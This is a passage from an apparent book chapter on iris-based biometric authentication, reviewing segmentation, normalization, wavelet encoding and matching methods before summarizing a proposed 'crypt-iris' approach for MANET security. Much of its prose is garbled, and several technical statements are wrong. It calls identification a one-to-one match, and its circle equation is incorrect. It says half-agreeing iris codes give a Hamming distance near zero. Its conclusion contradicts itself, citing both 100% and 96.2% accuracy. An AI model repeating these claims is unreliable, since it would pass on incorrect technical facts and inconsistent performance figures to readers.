Figure 2 depicts the processes in biometric system independent of the trait being utilized. Data capturing marks the beginning process which acquires the biometric sample. This follows with feature extraction which leads to the creation of biometric signature. The developed biometric signature is compared with a particular or several biometric signatures that are being registered in the knowledge database, together designated as biometric templates. They are collected during the enrolment process which corresponds to an identity that is subject verified. When the acquired biometric signature matches with the template then the identity being claimed is the same identity being stored otherwise it belongs to a different identity.

The comparisons done between the templates determine the basic distinction betwixt the nodes that are exploited for performing biometric recognition namely verification and identification. One to one

*Figure 2. Processes in biometric system*



### **Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach**

match is resulted by the verification process where the identity of the person is verified by the biometric system. On presenting a new sample to the system, calculation of the difference between the new sample and its corresponding template (which is stored previously in the system) is done and the comparison of the computed difference and predefined threshold takes place. New sample is being accepted if the difference comes out to be smaller otherwise rejection of sample occurs.


Analysis of any biometric system cannot be completed without performing various specificity and sensitivity tests. True acceptance occurs when the accepted new sample and template are being specified from the same subject otherwise the acceptance is referred as false acceptance. False Acceptance Rate (FAR) is the percentage of the false accepts. If the new rejected sample and the corresponding biometric templates are not coming from a same subject the rejection is true rejection otherwise its false rejection. The trade-off between FAR and FRR is depicted in Figure 3. If  $\text{FAR}=\text{FRR}$  equal error rate is obtained. Better performance of the system is indicated by smaller EER. Selection of EER to achieve optimal performance is done by setting the acceptance threshold value but it happens rarely as it depends on the application of biometric.

For e.g. during money withdrawal through ATM it's better to risk a few false accepts than to annoy the customers again and again, when the authorized users are rejected by the system. One to one match happens in identification where the new biometric sample is compared with all the existing templates and the template with the minimum difference, greater similarity is being chosen as the ID result. A correct match occurs if the new sample and selected template are coming from the same subject.

## **IRIS RECOGNITION**

Boles and Boashash (1998); Daugman (1994); Ma et al. (2002); Wildes (1997); Wildes et al. (1994); have focussed that biometric identification is becoming quite a popular tool and gaining more acceptance in various sectors. One of the highly accurate and reliable methods to be considered for biometric identification is iris perception due to stability, uniqueness and easy capture ability of strong biometric feature "iris", compared to other biometric identifiers. A biometric template is formulated by utilizing unique and distinguished patterns of human iris for personal identification and for image and signal processing

*Figure 3. Trade-off between FAR and FRR*



***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***


by storing the biometric template in a database for identification purposes. The proposed wavelet based crypt-iris recognition and authentication approach is developed for securing MANET which results in a highly secure environment. Figure 4(a) represents human eye and its various parts and (b) shows the annular component iris. Regulation of the light intensity that can insinuate over the pupil is the function of sphincter and the dilator muscles which they perform by modifying the pupil size. The average diameter of iris is around 12 mm whereas the size of pupil varies from 10% to 80% of the diameter of iris. Iris perception is considered to be one of the most assured and validating biometric feature as an iris template is developed from 173 by all of 266 relative distinctive predilection. Therefore various iris perception algorithms are procreated by considered to-be an effective, reliable and assured security tool for various cloud networks.

Segmentation is the first step for developing an enhanced biometric system by isolating the iris from an eye image under consideration. Second step, mapping performs matching of each pixel from the isolated iris, from concentric domain resulting in a non-concentric domain. Next step is encoding that performs quantization and mapping of the filter coefficients into a binary bit stream, building a template. Finally matching is done to reflect the similarity score by various matching algorithms like hamming distance, correlation coefficient, etc. Data Management is very important for testing the designed algorithm on sufficiently large as well as a diverse data set provided by the Chinese Academy of Science, CASIA, West Virginia University and Lions Eye Institute, LEI (standard databases). As specified by Sweldens (1995) an iris perception algorithm not only performs recognition in ideal conditions but is also is easily adaptable and flexible in the non-ideal conditions of various off angle type of images, noise in images, etc. The various steps required for developing a secure iris perception algorithm are described below.

## **ISOLATION OR SEGMENTATION**

Segmentation is termed as the first stage of iris recognition that isolates the actual iris region in a digital eye image. Figure 4(a), depicts the front view of human eye that can be approximated by two circles, one for the iris/sclera and another for the iris/pupil boundary. The upper and lower parts of the iris region are occluded by the eyelids, eyelashes, and specular reflections (referred as noises of iris image) that can occur within the iris region corrupting the iris pattern. Therefore, a technique is required for isolating and excluding the above mentioned artefacts as well as for locating the circular iris region. Image quality of the collected and acquired iris images leads in successful segmentation, which is one of the most

*Figure 4. (a) Front view of human eye (b) a view of iris*



### **Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach**

critical starting stages of iris recognition system. Compared with LEI database, that contains specular reflections due to imaging under natural light the CASIA iris database doesn't contain specular reflections as it utilizes near infra-red light for illumination. Accurate segmentation is the basic requirement as data can be falsely represented in an iris pattern (persons having darkly pigmented irises results in a very low contrast between the pupil and iris region when imaged under natural light) that will cause corruption of the biometric templates generated hence, resulting in poor recognition rates as specified by Barry and Ritter. Various methods are available in literature for performing the segmentation/isolation of the iris image as discussed below.

### **Hough Transform**

For determining the parameters of various simple geometric objects (lines or circles) a standard computer vision algorithm referred as the Hough transform is applied as described by Kong and Zhang (2001); Ma et al. (2002); Tisse et al. (2002); Wildes et al. (1994). This transform is also employed for deducing the radius and centre coordinates of the parts of eye namely pupil and iris regions. In starting of Hough transform, generation of edge map takes place by calculation of the first derivatives of intensity values in an eye image and then thresh-holding of the result is done. In Hough space votes are casted from the edge map for the parameters (centre coordinates  $x_c$  and  $y_c$  and the radius  $r$ ) of circles passing through each edge point, which are able to define any circle according to the equation:

$$x_c^2 + y_c^2 - r^2 = 0 \quad (1.1)$$

Kong and Zhang (2001); Wildes et al. (1994) have approximated the parabolic arcs utilizing upper and lower parts of eyelids by making use of parabolic type of Hough transform which is given as:

$$-(x-h_j) \sin\theta_j + (y-k_j) \cos\theta_j)^2 = a_j((x-h_j)\cos\theta_j + (y-k_j)\sin\theta_j) \quad (2)$$

where:


$a_j$  = curvature control parameter.  
 $h_j, k_j$  = parameters depicting parabolic peak.  
 $\theta_j$  = rotation angle relative to the x-axis.

To find out edge detection step preceding in nature Wildes et al. (1994) have used a unique method which is depicted in Figure. 5 (a) (b) (c) (d). This method for detecting the eyelids have performed biasing of the derivatives in the direction horizontal in nature and for vertical direction have detected the boundary of iris circular in nature.

The main motivation for performing edge detection is: i) the eyelids are aligned horizontal in fashion ii) the edge map of eyelid will lead to corruption of the iris boundary edge map circular in nature by utilizing the gradient data. For locating the iris boundary only the vertical gradients are taken that will reduce influence of the eyelids for performing circular Hough transform as for successful localisation, not all of the edge pixels defining the circle are required. Hence, making circle localisation more accurate and more efficient as there are less edge points to cast votes in the Hough space.

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

*Figure 5. (a) An eye image (020\_2\_I from the CASIA database); (b) corresponding edge map; (c) edge map with only horizontal gradients; (d) edge map with only vertical gradients  
<http://www.pccegoa.org/pcce/etc/synopsysETCprojects.htm>.*

**Daugman's Integro-Differential Operator**

For locating the iris and pupil regions circular in nature and the arcs of upper and lower portion of eyelids Daugmann made use of the differential integro operator given below:

$$\left| G(r) * \frac{\partial}{\partial r} \cdot \frac{I(x, y)}{2\pi r} ds \right| \quad (3)$$

where:

$I(x, y)$  = location  $(x, y)$  in the image's intensity values.

$ds$  = arc circular in nature.

$2\pi r$  = normalizing the integral through it.

$G(r)$  = Gaussian filter used as a smoothing function.

\* = convolution operation.

Integral is computed over an arc parabolic in nature rather than using an arc circular in nature by excluding those regions which are detected from the iris image's eyelid. This integro differential can be specified as the variation of the Hough transform but fails due to noise (reflections) that occur in the eye image and works on a scale local in nature.

**Contour Models Active in Nature**

Ritter (1999) has utilized active contour models for the localising of the pupil in eye images where responses take place by active contour forces internal, external and pre-set in nature through internal deformation until reaching the equilibrium by movement across the image. Contour contains number of vertices where two opposing forces change their position and they are a force that is dependent on the various desired characteristics called as internal force and a force that is dependent on the image referred as an external force. There is a movement of each vertex b/w time  $t$  and  $t+1$  given by equation:

$$v_i(t+1) = v_i(t) + F_i(t) + G_i(t) \quad (1.4)$$

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

where:

$F_i$  = force internal in nature.

$G_i$  = force external in nature.

$v_i = i^{\text{th}}$  position of vertex.

For global discrete circle expansion of the contour calibration of the internal forces take place for the localisation of the pupil region edge information which is utilized for finding external forces. For accuracy improvement Ritter (1999) has utilized the variance rather than the edge image. DCAC (Discrete Circular Active Contour) creation is done by point location interior to the pupil from an image's variance. DCAC is then moved under influential internal and external forces on equilibrium reaching localization of pupil.

### **Detection of Eyelash and Noise**

For eyelash detection Kong and Zhang (2001) have presented a method. Eyelashes that are isolated are referred as separable eyelashes and those which perform bunching and overlapping in eye image are called multiple eyelashes. Separable eyelashes are detected by One Dimensional (1D) Gabor filters through convolution of an eyelash separable in nature by the smoothing function Gaussian in nature resulting in quite low output value. If resultant point  $<$  than a threshold, the point belongs to an eyelash and multiple eyelashes are detected utilising the variance of intensity. If the variance of intensity values in a small window  $<$  than a threshold, the eyelash is specified by centre of the window point. A connective criterion is utilized by Kong and Zhang (2001) model connecting each eyelash point to another eyelash point or to an eyelid. During thresh-holding, detection of specular reflections which are alongside eye image takes place due to higher intensity values of these regions compared to any other region of image.

### **Normalization**

Daugman (2002) has described that after segmentation of the iris region successfully next is the transformation of this region, so that it has fixed dimensions to allow comparisons. Due to the pupil dilation, varying levels of illumination and inconsistencies that are dimensional tend to occur between the images of eye. This occurs due to iris stretching due to pupil's dilation resulting to illumination levels. Various other types of inconsistencies like variation in imaging distance, camera's rotation, tilted head, and eye' within the socket's eye tend to occur. Iris regions having same constant dimensions produced by normalization process, so two photographs of the same iris specified with different conditions will have characteristic features at the same spatial location. As the pupil region is not always concentric within the iris region and is usually slightly nasal, care must be taken when trying to normalize the 'doughnut' shaped iris region to have a constant radius. Various methods are available in literature for performing normalization of iris images which are discussed below.

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach*****Daugman's Rubber Sheet Model**

Sanderson and Erbetta (2000) have illustrated the homogenous rubber sheet model devised by Daugman that remaps each point within the iris region to a pair of polar coordinates  $(r, \theta)$  as enumerated in Figure 6 where,  $r$ 's interval  $[0,1]$  and  $\theta$ 's angle  $[0, 2\pi]$ .

Iris region's modelling of remapped iris regions Cartesian coordinates  $(x, y)$  to the non-concentric normalized polar coordinates are given as:

$$I(x(r, \theta), y(r, \theta)) \rightarrow I(r, \theta) \quad (5)$$

Also,

$$x(r, \theta) = (1-r)x_p(\theta) + rx_i(\theta) \quad (6)$$

$$y(r, \theta) = (1-r)y_p(\theta) + ry_i(\theta) \quad (7)$$

where:

$I(x, y)$  = image of iris region.

$(x, y)$  = Cartesian coordinates those are original.

$(r, \theta)$  = polar coordinates those are correspondingly normalized.


$x_p, y_p$  and  $x_i, y_i$  = coordinates of the pupil and iris boundaries along the  $\theta$  direction.

Pupil dilation and size inconsistencies are taken into account by the rubber sheet model to produce a normalized representation with constant dimensions. Hence, modelling the iris region as a flexible rubber sheet is anchored at the boundary with the reference point specified as the pupil centre.

**Image Registration**

An image registration technique is employed by Wildes et al. (1994) that geometrically wraps an image  $(I_a x, y)$  that is newly acquired, into an alignment of an image  $(I_d x, y)$  from a selected database. A mapping function  $(u(x,y), v(x,y))$  that transforms the coordinates that are original in the intensity values of

*Figure 6. Daugman's Rubber Sheet model*



### **Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach**

the new image which are made to be near to the points that are corresponding in the referenced image. Choosing of the mapped function should be done for minimising the equation below:

$$\int_x \int_y (I_d(x,y) - I_a(x-u,y-v))^2 dx dy \quad (8)$$

Similarity transformation of image's coordinates  $(x, y)$  to  $(x', y')$  is captured through equation below:

$$\begin{pmatrix} x' \\ y' \end{pmatrix} = \begin{pmatrix} x \\ y \end{pmatrix} - SR(\phi) \begin{pmatrix} x \\ y \end{pmatrix} \quad (9)$$

where:

$S$  = scaling factor.

$R(\phi)$  = matrix representing rotation by  $\phi$ .

### **Histogram Equalization**

Histogram information reveals that the iris image is under-exposed or over exposed. It finds a map  $f(x)$  such that the histogram of the modified (equalized) iris image is flat (uniform). The cumulative probability function (cdf) of a random variable approximates a uniform distribution as shown in Figure 7. Histogram equalization method when compared with other methods of normalization enhances the contrast of iris images by transforming the values in an intensity image so that the histogram's output iris image approximately matches the iris image of specified histogram. Histogram equalization method allows better adjustment of the intensities, enhances the global contrast of iris images, in cases where the usable data of the iris image is depicted by close contrast values. When this adjustment is performed intensities are distributed evenly on a histogram which allows lower local contrast areas to acquire a higher contrast. This task is accomplished through effective spreading of areas by frequent intensity values.

### **Virtual Circles**


According to Boles (1998), iris images are firstly scaled to achieve constant diameter by comparing of the two images, one is considered as the reference image. When the two irises achieve the same dimensions, extraction of features from the iris region is done by storing the intensity values along virtual concentric circles with origin at the centre of the pupil. For getting same data point numbers from iris selection of normalization resolution is done by, making the technique essentially similar to Daugman's rubber sheet model. Scaling is performed during match time, and nothing is mentioned regarding how to obtain rotational invariance.

### **Feature Encoding and Matching**

Calderbank et al. (1998); Daubechies and Sweldens (1998); Sweldens (1997); Sweldens (1995); have focussed that for accurate recognition of individuals, extraction of the most discriminating information is extracted from an iris pattern being normalized. Encoding must be done of only the significant features

**Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach****Figure 7. Histogram equalization**

[https://www.google.co.in/search?q=http://en.wikipedia.org/wiki/Inverse\\_transform\\_sampling](https://www.google.co.in/search?q=http://en.wikipedia.org/wiki/Inverse_transform_sampling)



of the iris so that comparisons between templates can be made. For creation of a biometric template most of the iris recognition systems make use of band pass decomposition of the iris image. A corresponding matching metric is required after template is generated in the feature encoding for providing a measure of similarity betwixt two iris templates. The metric should provide intra class comparisons to specify one value ranges when comparing same eye generated templates and inter class comparison to compare another range of values when templates are resulting from different irises, providing distinctively separate values. This decision specifies whether coming of the compared templates if from different or same irises. A number of methods are available in literature for performing feature encoding, which are discussed below.

- **Wavelet Based Encoding:** For decomposing the data in the iris region wavelets are used for making the components appear at quite different specification of resolution. These wavelets can be utilized as they have the advantage over traditional Fourier transform. Fourier transformation method allows matching of the features that occur at same position by localising the feature data which does not provide a compact resolution of the image. Therefore, in wavelet based encoding methods a number of filters are referred as i) bank of wavelets which are applied to the Two Dimensional (2D) iris region, one for each type of resolution of each wavelet. Encoding of the output of applied wavelets provides compact and discriminating representation of the iris pattern.
- **Gabor Filters:** For providing an optimum conjoint representation of a signal in space and spatial frequency, Gabor filters are utilized by modulating a sine/cosine wave through Gaussian function for providing the optimum conjoint localisation and frequency. Perfect localisation in frequency of sine is achieved in localised frequency but not in localised space. Quadrature pairs of Gabor filters provide decomposition of a signal with real part (a cosine modulated by a Gaussian) and an imaginary part (a sine modulated by a Gaussian) which are also referred as even symmetric and odd symmetric components respectively. The frequency of sine/cosine wave of the filter specifies the centre frequency of the filter and the bandwidth is specified by the width of the Gaussian. 2D Gabor filters are utilized by Daugman (2002) for encoding iris data pattern represented over an image domain ( $x, y$ ) as:

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

$$f(i, j) = \frac{1}{2\pi\lambda\gamma} \exp\left[-\frac{1}{2}\left(\frac{i'^2}{\lambda^2} + \frac{j'^2}{\gamma^2}\right)\right] \cos(2\pi F_u i') \quad (10)$$

where:

$$i' = i \cos(\theta_v) + j \sin(\theta_v)$$

$$j' = -i \sin(\theta_v) + j \cos(\theta_v)$$

$F_u$  = frequency of the sinusoidal plane wave.

$\theta_v$  = orientation of Gabor filter.

$\lambda$  and  $\gamma$  = standard deviations of Gaussian envelope along x and y directions respectively referred as scales.

- **Log-Gabor Filters:** As enumerated by Struc et al. (2009), to overcome disadvantages of Gabor filter, log Gabor filter is utilized. Here zero DC component is obtained for any type of bandwidth by utilizing Gabor filter which is Gaussian and logarithmic in nature whose frequency response is given by:

$$G(f) = \exp\left(\frac{-\left(\log\left(\frac{f}{f_0}\right)\right)^2}{2\left(\log\left(\frac{\sigma}{f_0}\right)\right)^2}\right) \quad (11)$$

where:

$f_0$  = frequency at center.

$\sigma$  = filter's bandwidth at zero crossing .

- **1D Wavelet's Zero Crossing:** Boles and Boashash (1998) have utilized one dimensional wavelet for encoding iris data pattern. The mother wavelet is defined as the second derivative of a smoothing function  $\theta(x)$ .

$$\varphi(x) = \frac{d^2\theta(x)}{dx^2} \quad (12)$$

The wavelet transform of a signal  $f(x)$  at scale  $s$  and position  $x$  is given by:

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

$$Wsf(x) = f * \left( S^2 \frac{d^2\theta(x)}{dx^2} \right)(x) = S^2 \frac{d^2}{dx^2}(f * \theta_s)(x) \quad (13)$$

where:

$$\theta_s = (1/S) \theta(x/s).$$

$Wsf(x)$  = proportional to the second derivative of  $f(x)$  smoothed by  $\theta_s(x)$ .

$f * \theta_s(x)$  = zero crossings of the transform that correspond to points of inflection region.

- **Haar Wavelet:** Lim et al. (2001) utilized Haar wavelet referred as the mother wavelet that computes 87 dimensions based feature vector utilizing filtering multi-dimensional in nature. Each dimension has a real value from -1.0 to +1.0. Sign quantization of feature vector is done so that +ve value is represented by 1 and – ve as 0 resulting in a compact biometric template having only 87 bits. Lim et al. (2001) by comparison showed that the Haar wavelet transformation recognition rate somehow is slightly better by 0.9% when compared with Gabor transformation recognition rate.
- **Gaussian Filters Laplacian in Nature:** A system was developed by Wildes et al. (1994) that performs decomposition of the iris region through Laplacian Gaussian filters is depicted below:

$$\nabla G = \frac{1}{\tau\sigma^4} \left( 1 - \frac{p^2}{2\sigma^2} \right) e^{-p^2/2\sigma^2} \quad (14)$$

where:

$\sigma$  = It is the standard deviation of the Gaussian function

$p$  = It is the radial distance of a point from the centre of the filter.

A number of matching algorithms available in literature are discussed below.

- **Hamming Distance (HD):** Hamming distance gives a measure regarding similar bits in a two bit pattern for concluding whether these patterns are generated from different or from the same type of irises. To compare the bit patterns X and Y, Hamming Distance (HD) is defined as:

$$HD = \frac{1}{N} \sum_{j=1}^n X_j (XOR) Y_j \quad (15)$$

where:

The sum of disagreeing bits are sum of the exclusive-OR between X and Y over N.

N= the total number of bits in the bit pattern.

### **Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach**

High degrees of freedom are achieved by individual iris region. A bit-pattern that is produced by iris region which is totally independent than that produced by another iris. Two iris codes are produced from the same irises that are highly correlated. When two bits patterns are completely independent, an iris template is generated from different irises, having HD between the two patterns = 0.5. Independence implies that: i) there is 0.5 chance of setting any bit to 1 if two bit patterns are totally random and also vice-versa is true. The two patterns will be derived from the same iris if the bit pattern of half of the bits agree and half disagree leading to HD between them close to 0.0, as they are highly correlated and the bits should agree between the two iris codes. HD was employed by Daugman (2002) as the matching metric, for calculation of the distance only with bits that are generated from the actual iris region.

- **Weighted Euclidean Distance (WED):** WED is utilized for comparing the two templates, especially if the template is composed of integer values. Zhu et al. (2000) discuss how WED provides a measure of similar collection of values between two templates, given by equation below:

$$WED(K) = i = \sum_{i=1}^N \frac{((f_i - f_i^{(k)})^2)}{(\delta i^{(k)})^2} \quad (16)$$

where:

$f_i$  =  $i^{\text{th}}$  feature of the unknown iris.

$f_i^{(k)}$  =  $i^{\text{th}}$  feature of iris template  $k$ .

$\delta i^{(k)}$  = standard deviation of the  $i^{\text{th}}$  feature of iris template  $k$ .

- **Normalized Correlation (NC):** Wildes et al. (1994) has utilized Normalized Correlation (NC) betwixt the acquired and database representation for goodness of match which is represented as:

$$\sum_{i=1}^n \sum_{j=1}^m \frac{(P1[i, j] - \mu_1)(P2[i, j] - \mu_2)}{nm\sigma_1\sigma_2} \quad (17)$$

where:

$P1$  and  $P2$  = two images of size  $n \times m$ .

$\mu_1$  and  $\sigma_1$  = mean and standard deviation of  $P1$ .

$\mu_2$  and  $\sigma_2$  = mean and standard deviation of  $P2$ .

Normalized correlation is advantageous over standard correlation as it is able to account for local variations in image intensity that corrupts the standard correlation calculation.


***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach*****THE PROPOSED CRYPT-IRIS BASED AUTHENTICATION APPROACH**

The proposed neoteric “crypt-iris based authentication approach” has been implemented in MATLAB to provide enhanced security solutions for MANET through biometrics and elliptic curve cryptography. It undergoes the various steps namely: Segmentation (Iris Segmentation/ Disjuncture) by Hough Transformation (refer section 1.5.1), Normalization by Histogram Equalization (refer section 1.5.2), Encoding (Template Formation or Encoding) by Bi-orthogonal Wavelet 3.5(refer section 1.5.3), Matching and Authentication by Hamming Distance and Normalized Correlation (refer section 1.5.4).The basic operations of the proposed neoteric “crypt-iris based authentication approach” is specified in Figure 8 and Figure 9.

**CONCLUSION**


This neoteric study has achieved successful performance parameter results, which is quite effectively depicted in the previous sections. Results achieved by CIBA approach are being summarized below to validate the effectiveness of the developed approach. A flexible simulation environment of the iris perception approach, allows varying of the iris classes as well as images per class, providing effective values for various specificity and sensitivity parameters like TPR, TNR, FPR, FNR, Precision, Accuracy,

*Figure 8. Basic operations of Neoteric crypt-iris based perception and authentication approach*



### Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach

Figure 9. Flowchart of Proposed neoteric crypt-iris based authentication approach



**Recall and F-Measure.** Time for Training various iris classes is not very high even with increase in the number of iris classes and images per class.

Approximately very accurate values of TPR=nearly 100%, TNR=nearly 100%, FPR=nearly 0%, Accuracy=100%, Recall=100% and F-Measure= Nearly 100% are achieved by the neoteric iris perception approach for MANET. When compared with Masek (2003) worked on iris recognition which achieved FNR and FPR (with different classes per samples) as 4.580 and 2.494 on LEI database and 5.181 and 7.599 on CASIA database, the proposed methodology serves as a neoteric approach achieving required values of FNR=0 and FPR=0.012346 (many parameters included in the proposed methodology are not being specified by any of the conventional approaches) leading to enhanced security solution for MANET. Similarly, Abhyankar and Schuckers (2010) achieved values of FNR=0.00 and FPR=3.3 not better than the proposed approach. Also, Panganiban et al. (2011) have achieved accuracy of 94.5 in their developed iris recognition system, when compared with the proposed approach which achieved accuracy of 96.2.

## REFERENCES

- Abhyankar, A., & Schuckers, S. (2010). Wavelet Based Iris Recognition for Robust Biometric System. *International Journal of Computer Theory and Engineering*, 2(2).
- Baek, J., & Zheng, Y. (2003). Simple and Efficient Threshold Cryptosystem from the Gap Diffie-Hellman Group. GLOBECOM.

***Cloud and Cyber Security through Crypt-Iris-Based Authentication Approach***

- Barry, C., & Ritter, N. (n.d.). Database of 120 Greyscale Eye Images. Perth, Western Australia: Lions Eye Institute.
- Boles, W. W., & Boashash, B. (1998). A Human Identification Technique using Images of the Iris and Wavelet Transform. *IEEE Transactions on Signal Processing*, 46(4), 1185–1188. doi:10.1109/78.668573
